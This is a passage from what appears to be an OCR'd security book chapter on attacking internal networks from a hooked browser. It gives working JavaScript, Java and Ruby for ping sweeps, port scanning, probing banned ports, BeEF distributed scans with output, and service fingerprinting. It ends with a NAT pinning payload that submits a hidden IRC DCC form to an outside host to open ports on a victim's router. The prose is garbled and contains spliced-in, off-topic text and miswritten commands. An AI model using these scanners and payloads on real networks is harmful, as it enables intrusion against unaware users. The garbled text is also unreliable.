clearInterval(checkCompleteInterval);
var end = new Date().getTime();
//window.stop();
console.log("Total time [" + (end-start)/1000 + "] seconds.");
console.log("Discovered hosts:\n" + discovered_hosts.join("\n"));
}else{
console.log("Waiting for workers to complete..." +
"Workers done ["+workersDone+"]");
}
}
function scanSubnet(){
console.log("Discovery started on network " + subnet + "/24");
spawnWorker(1, 50);
spawnWorker(51, 100);
spawnWorker(101, 150);
spawnWorker(150, 200);
spawnWorker(201, 254);
}
// first call
scanSubnet();
var checkCompleteInterval = setInterval(function(){
checkComplete()}, checkCompleteDelay);
}else{
console.log("WebWorker not supported!");
}
```


This code scrap is responsible for scheduling and starting individual WebWorker executions, including passing the appropriate information using postMessage().



```
Discovered host [192.168.0.70] in [86] ms
XMLHttpRequest cannot load http://192.168.0.2/. Origin
Discovered host [192.168.0.2] in [89] ms
XMLHttpRequest cannot load http://192.168.0.1/. Origin
Discovered host [192.168.0.1] in [214] ms
Waiting for workers to complete...Workers done [0]
Waiting for workers to complete...Workers done [0]
GET http://192.168.0.4/
Discovered host [192.168.0.4] in [2507] ms
Waiting for workers to complete...Workers done [0]
Waiting for workers to complete...Workers done [0]
Waiting for workers to complete...Workers done [0]
Waiting for workers to complete...Workers done [0]
Current workers have completed.
Discovery finished on network 192.168.0.0/24
Total time [7.011] seconds.
Discovered hosts:
192.168.0.3
192.168.0.70
192.168.0.2
192.168.0.1
192.168.0.4
```

All the techniques used the http scheme and port 80, and do not need to be responsive on port 80, as discovered successfully by the hosts.

In Firefox you can see, hosts at 172.16.0.3 and 172.16.0.4 are not running anything in port80.



URL	Status	Domain	Size	Local IP
GET 192.168.1	200 Ok	192.168.1	4.2 KB	192.168.0.2:52821
GET 192.168.2	200 OK	192.168.2	2.2 KB	192.168.0.2:52822
GET 192.168.3	Aborted	192.168.3	0 B	
GET 192.168.4	Aborted	192.168.4	0 B	
GET 192.168.5		192.168.5	0 B	

This is a similar method to a ping sweep of network hosts. You can determine if the hosts are available or not by analyzing the timing of when responses time out.

Ping Sweeping using java

To perform ping sweeping there is a further approach by using Java. It needs direct user involvement so that's why click to play reduces the potency of using Java in the attacks.

The approach only works when the Java runtime environment version is 1.6.x or lower. There is a way to use unsigned applets. The following java code shows the ping-sweeping component:

```
import java.applet.Applet;
import java.io.IOException;
import java.net.InetAddress;
import java.net.UnknownHostException;
import java.util.ArrayList;
import java.util.List;
public class pingSweep extends Applet {
public static String ipRange = "";
public static int timeout = 0;
public static List<InetAddress> hostList;
public pingSweep() {
super();
return;
}
public void init(){
ipRange = getParameter("ipRange");
timeout = Integer.parseInt(getParameter("timeout"));
}
//called from JS
public static int getHostsNumber(){
try{
hostList = parseIpRange(ipRange);
}catch(UnknownHostException e){}
return hostList.size();
}
//called from JS
public static String getAliveHosts(){
String result = "";
try{
result = checkHosts(hostList);
}catch(IOException io){}
return result;
}
private static List<InetAddress> parseIpRange(String ipRange)
throws UnknownHostException {
List<InetAddress> addresses = new ArrayList<InetAddress>();
if (ipRange.indexOf("-") != -1) {
//multiple IPs: ipRange like 172.31.229.240-172.31.229.250
String[] ips = ipRange.split("-");
String[] octets = ips[0].split("\\.");
int lowerBound = Integer.parseInt(octets[3]);
int upperBound = Integer.parseInt(ips[1].split("\\.")[3]);
for (int i = lowerBound; i <= upperBound; i++) {
String ip = octets[0] + "." + octets[1] + "." +
octets[2] + "." + i;
addresses.add(InetAddress.getByName(ip));
}
}else{ //single ip: ipRange like 172.31.229.240
addresses.add(InetAddress.getByName(ipRange));
}
return addresses;
}
// verify if the host is up or down, given the timeout
private static String checkHosts(List<InetAddress> inetAddresses)
throws IOException {
String alive = "";
for (InetAddress inetAddress : inetAddresses) {
if (inetAddress.isReachable(timeout)) {
alive += inetAddress.toString() + "\n";
}
}
return alive;
}
}
```

The following code snippet uses the beef.dom.attachApplet() function to using signed java applets.

```
var ipRange = "172.16.0.1-172.16.0.254";
var timeout = "2000";
var appletTimeout = 30;
var output = "";
var hostNumber = 0;
var internal_counter = 0;
beef.dom.attachApplet('pingSweep', 'pingSweep', 'pingSweep',
"http://"+beef.net.host+":"+beef.net.port+"/", null,
[{'ipRange':ipRange, 'timeout':timeout}]);
function waituntilok() {
try {
hostNumber = document.pingSweep.getHostsNumber();
if(hostNumber != null && hostNumber > 0){
// queries the applet to retrieve the alive hosts
output = document.pingSweep.getAliveHosts();
clearTimeout(int_timeout);
clearTimeout(ext_timeout);
console.log('Alive hosts: '+output);
beef.dom.detachApplet('pingSweep');
return;
}
}catch(e){
internal_counter++;
if(internal_counter > appletTimeout){
console.log('Timeout after '+appletTimeout+' seconds');
beef.dom.detachApplet('pingSweep');
return;
}
int_timeout = setTimeout(function() {waituntilok()},1000);
}
}
ext_timeout = setTimeout(function() {waituntilok()},5000);
```

If the applet hasn't finished yet, you can when the pingsweep java applet attached to the DOM the hooked page, document.pingSweep.getAliveHosts(). The previous call throws a departure, and the code waits another second before calling again. This process continues until the applet returns the list of hosts that are up, or the timeout of 30 seconds is reached. In either case, the DOM gets cleaned up afterward by calling beef.dom.detachApplet().

The previously discussed javascript or using this technique. You have a fairly accurate vision that which internal network subnet the hooked browser is in, and which host are active.

Port Scanning

A port scan can be defined as a process that sends client requests to a range of server port addresses on a host, with the goal of finding an alive port. While not a shifty process in and of itself, it is one used by hackers to probe target machine services with the aim of exploiting a known susceptibility of that service, however the seniority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine. The first reliable JavaScript port scanner code execution follows:


```
scanPort: function(callback, target, port, timeout){
var timeout = (timeout == null)?100:timeout;
var img = new Image();
img.onerror = function () {
if (!img) return;
img = undefined;
callback(target, port, 'open');
};
img.onload = img.onerror;
// note that http:// is used
img.src = 'http://' + target + ':' + port;
setTimeout(function () {
if (!img) return;
img = undefined;
callback(target, port, 'closed');
}, timeout);
},
// ports_str would be something like "80,8080,8443"
scanTarget: function(callback, target, ports_str, timeout){
var ports = ports_str.split(",");
for (index = 0; index < ports.length; index++) {
this.scanPort(callback, target, ports[index], timeout);
};
}
```

Although t's still seen as one of the more reliable port scanning methods available, this is an old technique now. There are new methods available, like CORS or WebSocket requests, but these methods have a problem of less reliable or simply patched in modern browser Like Firefox, opera, Chrome, Internet Explorer. Petkov's technique is not without restraints; for quick, port banning within browsers will restrict what ports are accessible via HTTP requests.

Bypassing Port banning


There is a one other limiting feature in modern browsers that aims to prevent attack on non-HTTP services in apart from the same origin policy (SOP) and this feature called port banning. 22, 25,110, and 143 is specific ports, which disallow requests, and these ports are in an attempt to prevent browsers from issuing requests to services running on known ports.

The HTTP User module accepts clear text TCP/IP connections on the TCP port 8100, and the safe connections - on the TCP port 9100. If your server does not have to belong with some other Web Server on the same computer, it is suggested to change these port numbers to 80 and 443 - the standard HTTP and HTTPS port numbers. In this case, your users will not have to specify the port number in their browsers. The previous JavaScript port scanning implementation used the HTTP scheme to connect to a custom TCP port.



This address is restricted

This address uses a network port which is normally used for purposes other than Web browsing. Firefox has canceled the request for your protection.



```
C:\Users\Gabbar>nc -lvnp 143
```

Web browser: Safari 6, Chrome 26 has block the IRC default port of 6667, Internet Explorer 9 or higher, Firefox 20 or higher allows it IRC NAT because feature implemented in most browsers like SOP, port banning has implementation quirks as well. One such quirk is the different banned ports from browser to browser.

The closed TCP ports listed are called open source browsers because the code can view directly. By the public banned port numbers of Chrome's net_util.cc13 and Firefox's ncIOService.cpp14 files And you are not able to see the Intranet Explorer's code because you can't do this with closed source browsers and Internet Explorer is closed source browser. Therefore, the following codes are snippets to check which TCP ports are effectively prohibited. When a TCP client sends data to the server, it requires an acknowledgement in return. If an acknowledgement is not received, the client-side code iterates through a range of TCP ports issuing multiple XMLHttpRequests to the server.

Set up IP tables to forward all TCP ports to the listening port. The script is at 172.16.0.3:10000.
The following IP tables rule forwards all the traffic to TCP port 10000:

```
    IP tables -A PREROUTING -t nat -i eth1 -p tcp --dport\
     1:65535 -j DNAT --to-destination 172.16.0.3:10000
```

The following is ruby code will listen on TCP port 10000:

```
require 'socket'
@@not_banned_ports = ""
def bind_socket(name, host, port)
server = TCPServer.new(host,port)
loop do
Thread.start(server.accept) do |client|
data = ""
recv_length = 1024
threshold = 1024 * 512
while (tmp = client.recv(recv_length))
data += tmp
break if tmp.length < recv_length ||
tmp.length == recv_length
# 512 KB max of incoming data
break if data > threshold
end
```

```
if data.size > threshold
print_error "More than 512 KB of data" +
" incoming for Bind Socket [#{name}]."
else
headers = data.split(/\r\n/)
host = ""
headers.each do |header|
if header.include?("Host")
host = header
break
end
end
port = host.split(/:/)[2] || 80
puts "Received connection on port #{port}"
@@not_banned_ports += "#{port}\n"
client.puts "HTTP/1.1 200 OK"
client.close
end
client.close
end
end
end
begin
bind_socket("PortBanning", "172.16.0.3", 10000)
rescue Exception
File.open("not_banned_browserX",'w'){|f|
f.write(@@not_banned_ports)
}
End
```


If the connection goes through, it means port banning does not prohibit the specific TCP port, the Ruby script will run indefinitely. If you want to know the script, by hitting Ctrl+C, the list of non-banned ports will be written to a file for your viewing. Therefore, for this you need to start the client-side components of the tests. It issues an XHR every 100 milliseconds to a different TCP port, iterating from port 1 to 7000: So there is the following JavaScript client-side code.

```
var index = 1;
// iterates up to TCP port 7000
var end = 7000;
var target = "http://172.16.0.3";
var timeout = 100;
function connect_to_port(){
if(index <= end){
try{
var xhr = new XMLHttpRequest();
var port = index;
var uri = target + ":" + port + "/";
xhr.open("GET", uri, false);
index++;
xhr.send();
console.log("Request sent to port: " + port);
setTimeout(function(){connect_to_port();},timeout);
}catch(e){
setTimeout(function(){connect_to_port();},timeout);
}
}else{
console.log("Finished");
return;
}
}
connect_to_port();
```

After executing the preceding JavaScript in a collection of different browsers, you can collate the results. The following code is simply iterating through the output of the previous example. If gaps are found in the file, it means the missing port is banned, because no connection was received.

```
port = 1
banned_ports = Array.new
previous_port = 1
File.open('not_banned_browserX').each do |line|
current_port = line.chomp.to_i
if(current_port == port)
# go to next port
port = port + 1
elsif(port < current_port)
diff = current_port - port
diff.times do
puts "Banned port: #{port.to_s}"
banned_ports << port.to_s
port = port + 1
end
port = current_port + diff
end
end
puts "Banned port list:\n#{banned_ports.join(',')}"
```

The image shows you the different banned ports in Firefox, Internet Explorer, Chrome, and Safari. The HTTP scheme is allowed.



TCP Port	Firefox	Internet Explorer	Chrome	Safari
19 - chargen	YES	YES	YES	YES
21 - ftp	YES	YES	YES	YES
22 - ssh	YES	NO	YES	YES
25 - smtp	YES	YES	YES	YES
53 - dns	YES	NO	YES	YES
110 – pop3	YES	YES	YES	YES
119 - nntp	YES	YES	YES	YES
139 - netbios	YES	NO	YES	YES
143 - imap	YES	YES	YES	YES
220 – imap3	NO	YES	NO	NO
993 - imaps	YES	YES	YES	YES
995 – pop3s	YES	NO	YES	YES
3659 – apple-sasl	NO	NO	YES	YES
6000 – x11	YES	NO	YES	YES
6665-6669 - irc	NO	NO	YES	YES

Some browsers such as Chrome and Safari have exactly the same prohibited network ports. The main differences emerge in Firefox and Internet Explorer. IE and Firefox only restrict connections to the following ports:

19, 21, 25, 110, 119, 143, 220, 993


Note: IE browser is the only browser that allows connecting to IRC ports, which can be used for NAT Pinning and other attacks.

Scan network Port using the IMG Tag

JavaScript port scanner called AttackAPI.15 This project mentioned in BeEF, The code is shown in the following example:

```
function http_scan(start, protocol_, hostname, port_){
var img_scan = new Image();
img_scan.onerror = function(evt){
var interval = (new Date).getTime() - start;
if (interval < closetimeout){
if (process_port_http == false){
port_status_http = 1; // closed
console.log('Port ' + port_ + ' is CLOSED');
clearInterval(intID_http);
}
process_port_http = true;
}
};
// call the same handler for both onerror and onload events
img_scan.onload = img_scan.onerror;
img_scan.src = protocol_ + hostname + ":" + port_;
intID_http = setInterval(function(){
var interval = (new Date).getTime() - start;
if (interval >= opentimeout){
if (!img_scan) return;
img_scan = undefined;
if (process_port_http == false){
port_status_http = 2; // open
process_port_http = true;
}
clearInterval(intID_http);
console.log('Port ' + port_ + ' is OPEN ');
}
}
, 1);
}
var protocol = 'http://';
var hostname = "172.16.37.147";
var process_port_http = false;
var port_status_http = 0; // unknown
var opentimeout = 2500;
var closetimeout = 1100;
var ports = [80,5432,9090];
for(var i=0; i<ports.length; i++){
var start = (new Date).getTime();
http_scan(start, protocol, hostname, ports[i]);
}
```

Therefore, the result is the three non-banned TCP ports like 80, 5432, and 9090 from Firefox:



```
>>> function http_scan(start, protocol_,
hostname, p...n(start, protocol, hostname,
ports[i]); }
undefined
Port 9090 is CLOSED
Port 80 is OPEN
Port 5432 is OPEN
```

As shown in result the best method to port scanning from a browser and this is the most reliable method available. However, many modern browsers have started to restrict this behavior.

Distributed Port Scanning

TCP "port scanner" that works from inside your browser. It can scan your local network! Actually, it is not really a port scanner, because it can only distinguish between the two cases: first, is the port is open or the port is closed and responds right away with a TCP, RST, or ICMP Destination Unreachable packet and is open and hangs when it receives an HTTP request or there isn't a host at that IP address at all. Therefore, the Port scanning from a browser isn’t always the most effective way to execute a port scan.

Ping sweeping with multiple workers can again be applied for distributing the load of port scanning.

The caliber takes a parameter that can be divided between various browsers. The Javier Marcos’ “Port Scanner” module works in this way, allowing the module to be line up in a hooked browser with only the following parameters:

- IpHost—this is the target IP address to port scan.
- Ports—this is the range, or list of TCP ports, to port scan.

The commands for any one of the selected browsers. Here is the command using just a one browser.

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
[+] Retrieved RESTful API token:
006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules
[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 172.16.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
```

```
[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3
or 1,2,3 etc):
[+] Using:
[1] 127.0.0.1 - C28 Macintosh
[+] Enter target IP to port scan:172.16.1.254
[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):70-80
[+] Split will be as follows:[1] 70-80
[+] Ready to proceed? <Enter>
[+] Starting port scan against 172.16.1.254 from 70-80
[1]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73,74,75,76,77,78,79,80
[1] port=WebSocket: Port 80 is OPEN (http)
[1] Scan Finished in 43995 ms
[+] All Scans Finished!!
Time Taken: 60.248801
```

In this example, a single Chrome browser scanned an IP address's ports from 70 to 80 in about 60 seconds. If the same is accomplished again using three hooked browsers, the feedback is somewhat different:

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
[+] Retrieved RESTful API token:
006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules
[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 172.16.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3
or
1,2,3 etc):
1,2,3
[+] Using:
[1] 127.0.0.1 - C28 Macintosh
[2] 172.16.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
[+] Enter target IP to port scan:
172.16.1.254
[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):
70-80
[+] Split will be as follows:
[1] 70-73
[2] 74-77
[3] 78-80
[+] Ready to proceed? <Enter>
[+] Starting port scan against 172.16.1.254 from 70-73 [1]
[+] Scan queued...
[+] Starting port scan against 172.16.1.254 from 74-77 [2]
[+] Scan queued...
[+] Starting port scan against 172.16.1.254 from 78-80 [3]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73
[2] port=Scanning: 74,75,76,77
[3] port=Scanning: 78,79,80
[3] port=CORS: Port 80 is OPEN (http)
[3] port=WebSocket: Port 80 is OPEN (http)
[2] Scan Finished in 14800 ms
[3] Scan Finished in 11997 ms
[1] Scan Finished in 15998 ms
[+] All Scans Finished!!
Time Taken: 32.306009
```

So, this Ruby script has been made only for single purpose that there's nothing avoid the BeEF RESTful API from being used to give any other logic within a hooked browser.

Fingerprint Non-HTTP Services

The most common method for attackers is to first footprint the target's web presence and calculates as much information as possible. With this information, the attacker may develop an accurate attack scheme, which will effectively exploit a susceptibility in the software version being utilized by the target host. However, the Fingerprinting non-HTTP service is quite different from fingerprinting web applications. The browser can request resources using standard HTTP requests, and from this information, you deduce what the web application might be. Unlike fingerprinting web interfaces, these same techniques cannot use against a non-http service. These services do not disclose the pages or images. Therefore, the fingerprinting non-HTTP services from a browser often ends with less reliable results. You can use a few techniques to increase your knowledge of the target service.

The first technique is simply to rely on the results from the port scanning discussed at the beginning. TCP port 6667 appears to be up it's an IRC service. Therefore, if port TCP 5900 is up, so it's a VNC service. If you want increase the likelihood of choosing the appropriate exploit to launch at your target. You have to narrow down the possibilities.

You start analyzing the amount of time a service need to close a TCP connection—monitoring when the current status of the XMLHttpRequest object you use is equal to 4 (done).19 Detecting version differences, say between UltraVNC 1.0.9 and 1.1.9, is illogical because the timing difference (if any) will be too minimal. However, detecting different implementations, like identifying UltraVNC or TightVNC, is a plausible option. You can use the following code as a starting point:

```
var target = "172.16.37.151";
var port = 5900;
var count = 1;
var time = 0;
```

```
function doRequest(){
if(count <= 3){
var xhr = new XMLHttpRequest();
var port = 5900;
xhr.open("POST", "http://" + target + ":" +
port + "/" + Math.random());
var start = new Date().getTime();
xhr.send("foo");
xhr.onreadystatechange = function () {
if (xhr.readyState == 4) {
var end = new Date().getTime();
console.log("DONE in " + (end-start) + " ms");
count++; time += end-start;
doRequest();
}
}
}else{
console.log("COMPLETED. Average: " + time/3);
}
}
doRequest();
```

This code is simply sending three XHRs to the same target port, in this case 5900. It then monitors how long it takes for the service to close the connection. Finally, the average timing for the service to close the connection is calculated.

Attacking Non-HTTP Services

Going beyond attack against web servers. In some situations, it is possible to leverage a user's browser to target non-http services that are the available from the user's machine.

Provided that the service in question accepts the HTTP headers that come at the start of each request, an attacker can send erratic double content with in the message body to interact with the non-HTTP service. Many network services do in fact tolerate unrecognized input and still process consecutive input that is well formed for the protocol in question. So, the web browsers are great at communicating over standard web protocols, but what about other protocols? Networking is much more than just HTTP and HTTPS. Actually when you see virtually every time an item of software communicates over a network,it is using one protocol adaptability.

What is Nat Pinning

The Net pinning technique whereby a client's browser is used to generate traffic which tricks gateway devices on NATted networks into opening and forwarding additional ports to LAN based devices. Here is a proof of concept in what I'm calling NAT Pinning ("hacking gibsons" was already taken). The idea is an attacker lures a victim to a web page. The web page forces the user's router or firewall, unbeknownst to them, to port forward any port number back to the user's machine. If the user had FTP/ssh/etc open but it was blocked from the router, it can now be forwarded for anyone to access (read: attack) from the outside world. No XSS or CSRF required.

1. Attacker lures victim to a URL by convincing them that there are pictures of cute kittens on the page.
2. Victim clicks on URL and opens the page.
3. The page has a hidden form connecting to http://attacker.com:6667 (IRC port).
4. The client (victim) submits the form without knowing. An HTTP connection is created to the (fake) IRC server.
5. The fake IRC server, run by the attacker, simply listens, unlike me according to former girlfriends.
6. The form also has a hidden value that sends: "PRIVMSG samy :\1DCC CHAT samy [ip in decimal] [port]\1\n"
7. Your router, doing you a favor, sees an "IRC connection" (even though your client is speaking in HTTP) and an attempt at a "DCC chat". DCC chats require opening a local port on the client for the remote chatter to connect back to you.
8. Since the router is blocking all inbound connections, it decides to forward any traffic to the port in the "DCC chat" back to you to allow NAT traversal for the friendly attacker to connect back and "chat" with you. However, the attacker specified the port to be, for example, port 21 (FTP). The router port forwards 21 back to the victim's internal system. The attacker now has a clear route to connect to the victim on port 21 and launch an attack, downloading the victim's highly classified cute kitten pictures.

IRC Nat Pinning

Using the FTP method is far superior. You have to choose IRC in this example because IRC connection tracking support is in older versions of Linux, some routers' FTPs connection tracking only works on inbound connections, and IRC is just much more fun. I've tested this successfully on a Belkin N1 Vision Wireless Router and worked out of the box (the IRC method failed on a Netopia 3347-02). The German FDS Team stated that, as of January 2013, every router based on OpenWRT is vulnerable in its default configuration.22 Say the router you want to target has the following firewall configuration based on IP tables:

```
# DEFs
OUTIF=eth0
LANIF=eth1
LAN=172.16.0.0/24
# MODULES
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe iptable_nat
# Cleaning
```

```
Iptables --flush
Iptables --table nat --flush
Iptables --delete-chain
Iptables --table nat --delete-chain
# Kernel vars
echo 1 > /proc/sys/net/ipv4/ip_forward
# Allow unlimited traffic on the loopback interface
Iptables -A INPUT -i lo -j ACCEPT
Iptables -A OUTPUT -o lo -j ACCEPT
# Set default policies
Iptables --policy INPUT DROP
Iptables --policy OUTPUT DROP
Iptables --policy FORWARD DROP
# Previously initiated and accepted exchanges
# bypass rule checking
# Allow unlimited outbound traffic
Iptables -A OUTPUT -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT
Iptables -A INPUT -m state --state
ESTABLISHED,RELATED -j ACCEPT
# Allow inbound traffic on LAN
Iptables -A INPUT -i $LANIF -j ACCEPT
# NAT
##########
Iptables -t nat -A POSTROUTING -o $OUTIF -j MASQUERADE
# initiated and accepted exchanges from WAN to LAN
Iptables --append FORWARD -m state --state
ESTABLISHED,RELATED -i $OUTIF -o $LANIF -j ACCEPT
# Allow unlimited outbound traffic from LAN to WAN
Iptables --append FORWARD -m state --state
NEW,ESTABLISHED,RELATED -o $OUTIF -i $LANIF -j ACCEPT
Iptables -A INPUT -j LOG --log-level debug
Iptables -A INPUT -j DROP
Iptables -A FORWARD -j LOG --log-level debug
Iptables -A FORWARD -j DROP
```

The module responsible for connection tracking is allow and outbound traffic from the LAN to WAN interfaces is allowed. Therefore, the firewall and NAT configuration meet the requirements to achieve NAT pinning. The determined of the attack is to allow incoming connection from the WAN interface to 172.16.0.70 on the internal network. The following JavaScript code demonstrates how to launch this attack:

```
var privateip = '172.16.0.70';
var privateport = '22';
var connectto = 'httpsecure.org';
```

```
function dot2dec(dot){
var d = dot.split('.');
return (((+d[0])*256+(+d[1]))*256+(+d[2]))*256+(+d[3]);
}
var myIframe = beef.dom.createInvisibleIframe();
var myForm = document.createElement("form");
var action = "http://" + connectto + ":6667/"
myForm.setAttribute("name", "data");
myForm.setAttribute("method", "post");
myForm.setAttribute("enctype", "multipart/form-data");
myForm.setAttribute("action", action);
//create DCC message
x = String.fromCharCode(1);
var message = 'PRIVMSG beef :'+x+'DCC CHAT beef '+
dot2dec(privateip)+' '+privateport+x+"\n";
//create message textarea
var myExt = document.createElement("textarea");
myExt.setAttribute("id","msg_1");
myExt.setAttribute("name","msg_1");
myForm.appendChild(myExt);
myIframe.contentWindow.document.body.appendChild(myForm);
//send message
myIframe.contentWindow.document.getElementById(
"msg_1").value = message;
myForm.submit();
```

